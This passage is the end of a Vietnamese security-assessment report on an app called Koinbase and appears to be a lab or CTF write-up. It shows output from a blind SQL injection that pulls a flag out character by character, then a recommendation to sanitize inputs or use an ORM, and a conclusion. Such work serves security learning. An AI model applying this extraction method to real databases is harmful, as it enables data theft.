Tìm ra kí tự thứ 40 là o (RESPONSE: flag 5: cbjs{integer_id_with_sqlinjectio}have enough
Tìm ra kí tự thứ 41 là n (RESPONSE: flag 5: cbjs{integer_id_with_sqlinjection}ave enough
Tìm ra kí tự thứ 42 là } (RESPONSE: flag 5: cbjs{integer_id_with_sqlinjection} }ve enough
Tôi đang thử kí tự thứ 43 nè: H --> {"status_code":400,"message":"You do not have enough

```

## Recommendation

Đảm bảo những variables được sanitize trước khi query bằng SQL. Có thể sử dụng query builder hoặc áp dụng các thư viện ORM để query database.

## Conclusion

Thông qua bản báo cáo này, tôi đã thành công tìm ra 5 lỗi bảo mật khác nhau nhằm đánh giá sát sao và đưa cho mọi người một cái nhìn dễ hiểu và trực quan nhất nhằm giúp người đọc có thể nhìn thấy và đánh giá những rủi ro tiềm tàng trong ứng dụng Koinbase. Những rủi ro trên có thể gây thiệt hại cho cả 2 phía: server và người dùng nói chung.

Thân ái,

Huynh Ng Uyen Nhi